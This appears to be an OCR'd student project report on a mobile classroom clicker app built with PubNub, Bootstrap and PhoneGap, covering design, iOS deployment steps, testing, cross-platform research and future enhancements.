
Display:none hides the radio button and class=" btn btn-danger" creates a red button as per Bootstrap CSS and JS.

3. Persistence for student id on the answer form was an important user friendly feature. As mentioned to allow for minimal input from the user is most beneficial to avoid errors. This case the feature would have been a cornerstone between students liking and using the app verses not wanting to adopt because it was cumbersome. JQuery cookie, a third party script allowed the persistence of student number on the input box so that the user does not have to enter it in each time.

```
//initialize
        if ($.cookie("stu")){
        var student = $.cookie("stu"); //"student" COOKIE
            $("input[name=studentID]").val(student) ; //FILLS WITH "student"
COOKIE*/
        }
//remember student number

      $("#submit").click(function() {
       $.cookie("stu", $("#studentID").val(), {expires: 367});
       $.cookie("sessionId", $("#inputsession").val(), {expires: 367});

        });
```

4. Bootstrap responsive CSS allows for the interface to change depending on the screen size of the device.
   - The desktop or laptop full screen full features
   - tablets 768 × 1024
   - phone screen have even less of approximate 480 × 800


   Less means that features are hidden as dropdowns, or accordion expand contract style layout. For example the menu on the webapp mobile Answer Form is reduced to on icon feature with one click expandable menu list known as collapse menu with Bootstrap framework. See figure below



Submitted Successfully !

Results for: Channel:

Collapsed Bootstrap Menu, with one clickable icon



Expanded Collapse Bootstrap Menu

5. For webapp the menu on the Answer Form page that allows students to click back to their subscription list of courses was implementing using this contract navigation. The feature did not work well on Android phones, there was a lag long enough to frustrate the user, some missing the next question as they were not on the default Answer


Form. Solution was to redirect the student back to the default Answer Form, showing success page only for a second.

13 Planned Methodology

I have chosen Modified Waterfall Methodology as the development life cycle which worked well for my application that required prototyping and testing features on mobile platform before taking the next step. Major issues were identified during beta testing which were then resolved back at development stage. If the pure Waterfall method would have been used, the application would not have been usable. Therefore the ability for Sashimi to be flexible and permit reiterating past phases was very helpful.

Waterfall methodology has six phases, which include requirements, design, development, testing, implementation, and maintenance. Waterfall is the best methodology to use for this type of project, which is small, and with clearly laid out static requirements. The ridged management structure will ensure the project stays on course with a higher probability of it being completed on time.

Modified Waterfall methodology, such as Sashimi originated by Peter DeGrace, [1][5] allows flexibility (as suggested by sashimi served on a plate because of its overlapping layers). If during implementation phase the system is not responding as expected, you can revert back to the testing phase and correct a bug for a particular scenario that could have been overlooked during previous phases, For example the beta testing revealed that each time the mobile client was opened, the session id was generated and broadcasted. The iterative method helps alleviate many of the problems associated with pure Waterfall, hence the application was rescued with minor change to the code.



Sashimi Methodology

14 Planned Technology

It was easy to decide on the server side technology to use for this project as it required web application development. However, mobile app development was unclear and needed research to decide. Biggest challenge was what to use to broadcast messages to mobile devices. I was lucky to find PubNub API and use their network system for this functionality.

As stated before, there is still much to gain from using third party API. To be able to use other applications, learn how to read their documentation and use their functions is a skill that is necessary to have in the real world development. Many organizations look to see how well as an entry level programmer can handle API they have created for use. Today most development shops create in house API and use third party frameworks as well.

15 Planned Milestones

Methodology specified was used for each of the milestones.

Milestone 0: Delivery of detailed design specification.

Milestone 1: Delivery of functional web form, server side data capture, storage to database

Milestone 2: Delivery of web form that was populated by message sent by PubNub

Milestone 3: Delivery of web form that initiated the PubNub to send a message

Milestone 4: Delivery of web form that created a unique id, which was sent as a message via PubNub

Milestone 5: Delivery of web form with error messaging built in

Milestone 6: Delivery of web form with full look and feel user interface, converting functional radio buttons into push buttons for mobile devices.

Milestone 7: Delivery of web form with responsive behavior

Milestone 8: Delivery server side registration system with student subscription ability

Milestone 9: Delivery of server side graphical representation of data

Milestone 10: Delivery of web app packaged by Phonegap ready to install on mobile device

Milestone 10: Testing web app from different mobile devices

Milestone 11: Testing with multiple users on different devices

Milestone 12: Testing in a classroom setting with real questions and real students

16 Planned Deliverables

1. A web application for instructors to register or login
2. Web page for instructors to be able to click on a start button that would start a session and broadcast the session id to all devices listen on that channel
3. Once the start button is clicked, a graphics representation of the results is immediately shown. The graphic is updated in real-time as students send their answers as responses.
4. The session id is saved on the same page as a link to its specific results for the instructor to be able to compare results of the questions answered.

5. A link for students to download a mobile app for their devices. In the case of IOS, information on where to find the app on the App Store was provided.
6. Answer form with session id input box, input box for student to enter their number, A B C D buttons for student to choose, and can choose only one at a time, a submit button to send their answers
7. After submit the student should see a blank default answer form again.

17 Implications of the Implementation

17.1 IOS App deployment certificates

Implementation was a lot harder than first assumed. IOS deployment of mobile apps is a long and difficult process with lots of hurdles. Unnecessary hurdles, such as if you do not have access to a Mac, and the latest version of 10.8 or higher than it is not possible to upload your app and send it to Apple development for approval. I was not able to accomplish this as I do not have access to a Mac computer running the latest version of Lion. My Macbook version 10.5 was not good enough.

I had to therefore upload the web app using developer testing on device license. This involves purchasing a development account that cost $99usd. This allows a person to be able to create certain types of certificates needed to submit the app to Apple Inc. for approval or for a person to be able to download the app on to an Apple device with a specific number that is retained within the certificate. That is, you have to give the device id to render a certificate so that the app can only be installed on that particular device. The certificate process needs a public and private key which you create on Apple computer using Keychain.


For each device in which you would like to deploy your app, you must first create a certificate. This certificate is then used on Phonegap which is then used to create an IOS app from your html files. For example to install my app on my iPad I did the following.

1. With developer account login to Apple's Developer Center at https://developer.apple.com/membercenter/index.action
2. Click on Member Center
3. Choose Certificates, Identifiers & Profiles section.
4. Click on Devices click the plus sign to add new device.


5. Type in the name of the device and its UDID
6. UDID is a device number, which is not the same as serial number.
    a. It is very hard to find.
    b. You have to plug-in your device to a Mac computer and click on ITunes.
    c. In the summary section of your ITunes account you will see the device information.
    d. Click on serial number. This will show you the UDID number
7. Once you have added your device, click on the link on the side bar Development, under the Certificate section
8. Choose IOS App Development radio button
9. Choose Apple store and Ad Hoc button
10. Click on Continue which will take you to create CSR file
11. Follow the instructions on how to create a request for CSR in Keychains
12. Next upload this certificate generate file and it will create a certificate as .cer file which you can download
13. Click on Identifiers and give AppID Description a name, myclickerdev
14. Choose * option
15. Click on Provisioning Profile and choose Development. You will see a list and * profile
16. Click on the certificate listed as development
17. Click continue and choose the device registered
18. Give the profile a name that is very specific and identifiable. devIpadUDID123
19. Now you have a devIpadUDID123.mobileprovision file. This you will need to upload on Phonegap as well as your .p12 key file from generating public and private key on Keychain
20. Open www.phonegap.com and scroll down the page until you see *Try Now* button. As shown below

Package mobile apps in th
PhoneGap Build takes the pain out of con
the headache of maintaining native SDKs.
compiling in the cloud.
Try it now! ►
Find out more ►

21. Click the button and login using GitHub account



22. Click on the button New App which will take you to a dropdown box that will list all your Github public repositories.




recommend upgrading to 3.3.0.


ID	Version	PhoneGap
5243	n_a	2.9.0

ned by

23. Select your development for this project files



24. You can now add your certificate file for IOS named .mobileprovision and also your .p12 public key file.



App ID	Version	PhoneGap	Owned by	Last built (5)	Source
826243	n_a	2.9.0	slalji@yahoo.com	26 days	https://github.com/slalji/sHammer.git


25. You must unlock the certificate by typing in the password you selected in creating the certificate.

As you can see the IOS is very complex where as with Android, Phonegap will start to create a web app of your Github files without any errors. Once it has built the app, you can download and transport it to your devices, or open Phonegap website from your devices and click on the app for installation.

17.2 Webapp Performance


For a hybrid mobile app, I was impressed with the look and functionality of the application. Testing on iPad was seamless, with performance like any other web page. No performance loss during opening, broadcast receiving, touching buttons for submission and refreshing new screen after submission. Ipad feature for portrait and landscape worked well and responsive Bootstrap framework responded just as on a desktop browser.

Best about Android was the ease of deployment. You can download the mobile app package and let the installer deploy it on the phone. I had at first rendered the graphical output to the page after submission on the device as well as the instructor’s start page. This however, led to performance issues and functionality problem. Performance on Android was poor as rendering of graphic took up screen space having to use collapse menu option. The collapsed menu did not work on Android platform, that is, the menu did not expand to reveal link inside it. Students would miss the opportunity to answer another question if they did not click on the link for the answer page.


Submitted Successfully !

Results for: Channel:

Collapsed Bootstrap Menu, with one clickable icon



Expanded Collapse Bootstrap Menu

I decided to redesign the work flow. Instead, after submission of the answer, the user is taken to success page for a second and redirected to the Answer Form default of a blank page waiting for the instructor to send the next session id for the next question.

17.3 Webapp Functionality

Show Errors

On web application for desktop browser it is the default style to create an alert pop up box for erroneous input. However, having to keep mobile interface in mind, I had to change the error output to label tags and show and hide using JQuery.

Radio buttons

For some very bizarre reason the HTML standardization has not enabled radio buttons to be of difference size even with the new CSS3 and HTML5. Therefore the choices needed to function as radio buttons, could only choose one, and yet be rendered as buttons. The radio buttons had to be hidden and button draw as a layer on top using CSS and Javascript to keep the radio button functionality.

18 Research: Use of New Technologies Applicable to Project

Taking each method independently without regard to constraint barriers such as knowledge, time, and cost, there are several approaches to cross-platform mobile development. [7] [9]

18.1 Cross Complier

- Cross-compiler separates the build environment from the target environment
- Framework provides a platform-independent API
- Develop using known programming language
- Includes UI, data storage, business logic
- Cross-compiler transforms code into platform-specific native apps
- Now the program can be deployed and executed natively on the device

Advantages

- Improved performance as the application is native to the device
- Improved user experience, as the app behaves like a native app
- Full native access to device specific capabilities like camera, GPS, storage, etc.

Disadvantages

Since the mobile technology is always evolving, and deviating operating platforms, it becomes difficult to find a cross browser that is up to date and consistent with such an environment. Users prefer applications that deliver constant user experience, behave similarly across different devices and platforms.

18.2 Virtual Machine (VM)

To run your application on a virtual machine and is abstract from target platform. It can execute the application like the real physical machine. The framework provides the API as well as the runtime environment, which the application will run on. The whole package is then, run on the mobile device and enables interoperation between the two operating systems.

Advantages

- Portability
- ease of maintenance
- flexibility to upgrade
- the ability to extend when new features are added to the native device

Disadvantage

The VM needs to translate data between the runtime environment and the application introducing latency, and therefore the application would run a lot slower.

18.3 Webapps

To build an app as a web application that will run on the mobile browser. This involves using standard web browser technologies such as HTML, CSS, Javascript. With HTML5 advancing technology and others such as CSS, local SQL database, storage, animations, canvas, web sockets and video playback. The web app runs either on a standalone mobile web browser or browser-view that is embedded into native app. Native app wrapper communicates the operating system and other services, usually with Javascript.

Advantages

This is ideal for certain type of application as its quick, cheap, platform independent of the web and the speed and richness of the native app. If properly built, it can bring good results.

Disadvantage

They are not suitable for those apps that are CPU intensive, visually rich such as games and video conferencing. Not all mobiles browsers are the same, and can lead to inconsistencies making poor user experience and limiting the capability of the app. Access to advanced device capabilities such as contact list, storage and senor tools are restricted limiting the types of apps to deploy.

18.4 Widgets

A widget is an interactive tool that provides only one function to the user. For example, showing the news, weather, time and date, etc and normally appear on the home screen. It runs on widget engine whose basic function is to provide basic device resources. Normally they are small apps written in HTML, CSS, Javascript, etc with native app feel.

Advantage

With Javascript API, widgets can access device capabilities like camera, contact list, storage like a regular native app. So the difference between the webapp and widget is the packaging. Widget is richer in its capabilities of accessing native device tools such as camera.

Disadvantage

Widgets have no standards; therefore, they are not reliability and have different user experience across devices even though they rely heavily on Javascript.

19 Future Enhancements

I can think of several different types of enhancements for this product which would be easy to implement and create even more robust application for both instructor and student in the future. For example:

19.1 True and False Choices

Instructor's page can consist of options for the instructor to choose from. They can either display multiple choice set on the devices such as the current version, or True and False choice set instead. The student interface would change from 4 buttons to 2 with T and F instead of A B C D.

19.2 Hide Charts

Two, allow the instructor to hide the real-time graph. According to *What's all the clicking about? A study of Classroom Response System use at the University of Toronto* [12] the student results reflected bias as some students clicked on the choice that was most popular visible on the overhead. This would also allow the instructor to use this application for test/quiz purpose instead of classroom participation only, creating a versatile application.

19.3 Verification


At the moment the student number is not vital information, and is not being validated. During the beta and full class testing, the student number was filled out with garbage data instead of a real student number. This does not affect the integrity of the application at this moment the way it is being used. However, in order to use it for quiz or for class participation makes, this would be an issue. Validation of student number would need to be implemented.

19.4 Loading Graphics

Other enhancements would be to make the interface more user-friendly by hiding the session id and replace it with a gif loading image, allowing the user to know when the application is ready.

19.5 Subscription

Student subscription to courses needs to be properly implemented, like the PubNub example. The image shows buttons of different chat rooms, something similar can be used or a dropdown box of all the possible courses available for that particular school. This would entail additional server side development.



[Anonymous 486] I'm a fan
[Anonymous 138] This is a cool application
[Anonymous 587] test2
[Anonymous 677] test
Welcome to WaitingRoom

PubNub Chatroom example with subscription interface for private rooms

20 Conclusion

The emergence of Smartphone applications over the last few years have exponentially increased very quickly. The need to build and develop cost effective mobile applications has become a necessity in today’s world. It is therefore reasonable to predict that standardization and mobile web development has become a high priority for stakeholders such as W3C, Apple Inc, Google Android, and Microsoft, to name the most prominent. Although browser apps still lag in some areas compared with native apps, the operating system developers such as Apple and Google, will expand browsers to have deeper interaction with local components such as the camera, accelerometers, and ingrained video capabilities.

The same can be said for webapp frameworks, such as Phonegap and Corona. That they would also improve their development tools to allow webapps to become as powerful as the native apps. That is, Phonegap for example, would enhance local device capabilities and improve performance such that even resource heavy graphical games could be developed.

As for clicker usage in the classrooms, this is just the beginning of a “new education” style. Today the educators are involved in changing K-12 schools into improved active learning styles. Not just clicker type classroom, but games oriented, device oriented educations. Therefore it is reasonable to assume that if students at K-12 level are learning to become more engaged, they will also expect the same type of learning at a higher learning level. These students may not want to sit in large lecture halls, passively listening to the instructor.

The question is whether clicker learning is effective in comparison to similar type of engaged learning. Martyn describes in her research that clicker addresses the principles of good undergraduate studies by [11] [12]:

- Helping instructors to actively engage students during class
- Gauging their level of understanding
- Providing direct real-time feedback

My client, Dr. Marra, also confirmed the above after using the tool in her class on the very first occurrence. Research has shown, as per Martyn’s paper, clickers help students understand concepts that are useful, focus on understanding and reasoning rather than recollection, remembering, memorizing because they are actively engaged. However, even though clickers' projected outcomes have indicated better learning, greater student engagement and interest, increase in discussions and interactivity, it is due to the fact that the change is from passive learning into active engagement and not because of the type of tool used. That is to say that any type of active learning such as games or flip classroom style would show the same benefits as using clickers.

Active learning involves application such that can provide multiple choice type of questions, puzzles such as matching, or "back-talk" where the students tweet or text what is being discussed in their groups while instructor summarizes over all classroom discussion, and so on. Hence, the type of mobile development for the new style of learning is endless.

Bibliography

1. A Guide to Project Management, William Fox, Gerrit Van der Waldt, Juta & Co. Ltd, 2007

2. Browser-Based Mobile Clickers: Implementation And Challenges Monika Andergassen, Karl Ledermueller, Gustaf Neumann, Victor Guerra WU - Vienna University of Economics and Business

3. Lecture Engagement: The Mobile Participation System –Not Just Another Clicker Marcial Lapp, Jeff Ringenberg, Kyle J. Summers, Ari S. Chivukula, Jeff Fleszar College of Engineering, 2 Ross School of Business University of Michigan

4. Learning to Click: An Evaluation of the Personal Response System Clicker Technology in Introductory Marketing Courses *Journal of Marketing Education April 2010 32: 93-103*

5. Sashimi Waterfall Software Development Process, Posted By Jim Rising On May - 6 – 2009, http://www.managedmayhem.com/2009/05/06/sashimi-waterfall-software-development-process/

6. Tremblay, E. (2010). Educating the Mobile Generation – using personal cell phones as audience response systems in post-secondary science teaching. Journal of Computers in Mathematics and Science Teaching. 29 (2), pp. 217-227. Chesapeake, VA: AACE.

7. Turning Technologies Canada. Higher Education, Assessment Delivery And Data Collection Solutions For Learning Environments, http://www.turningtechnologies.ca/

8. Mobile Website vs. Native App vs. Mobile Web App, Tim Gray, Oct, 2013 http://www.bluefountainmedia.com/blog/mobileapp/

9. The fight gets technical: mobile apps vs. mobile sites, Jake Hird 28 July 2011 11:10 http://econsultancy.com/ca/blog/7832thefightgetstechnicalmobileappsvsmobilesites

10. What's all the clicking about? A study of Classroom Response System use at the University of Toronto, Jason Harlow, Lena Paulo Kushnir, Charly Bank, Scott Browning, Jim Clarke, Anne Cordon, David Harrison, Karen Ing, Cecilia Kutas, and Ruxandra Serbanescu , Faculty Learning Community University of Toronto

11. Clickers in the Classroom: An Active Learning Approach, Margaret Martyn, January 1, 2007, http://www.educause.edu/ero/article/clickers-classroom-active-learning-approach

12. C. Johnson, "Clickers in Your Classroom," Wakonse-Arizona E-Newsletter, Vol. 3, No. 1, 2004, <http://clte.asu.edu/wakonse/ENewsletter/studentresponse_idea.htm> (retrieved January 24, 2007).

13. Nearpod An all-in-one solution for the use of mobile devices in education, http://www.nearpod.com/

14. Poll Everwhere, Live Audience Participation, http://www.polleverywhere.com/


15. Guide to SQL Injection, Wiki, Content is available under a Creative Commons 3.0 License unless otherwise noted, Sept 06, 2010

16. Chris Gates, CISSP, CISA, GCIH, GPEN, C EH, Tutorial: Rainbow Tables and RainbowCrack, November 5, 2006, https://www.ethicalhacker.net/columns/gates/tutorial-rainbow-tables-and-rainbowcrack

17. Why SSL? The Purpose of using SSL Certificates, http://www.sslshopper.com/why-ssl-the-purpose-of-using-ssl-certificates.html

Appendix A Instructor *MyClicker* Application Screen Shots

Registration Page

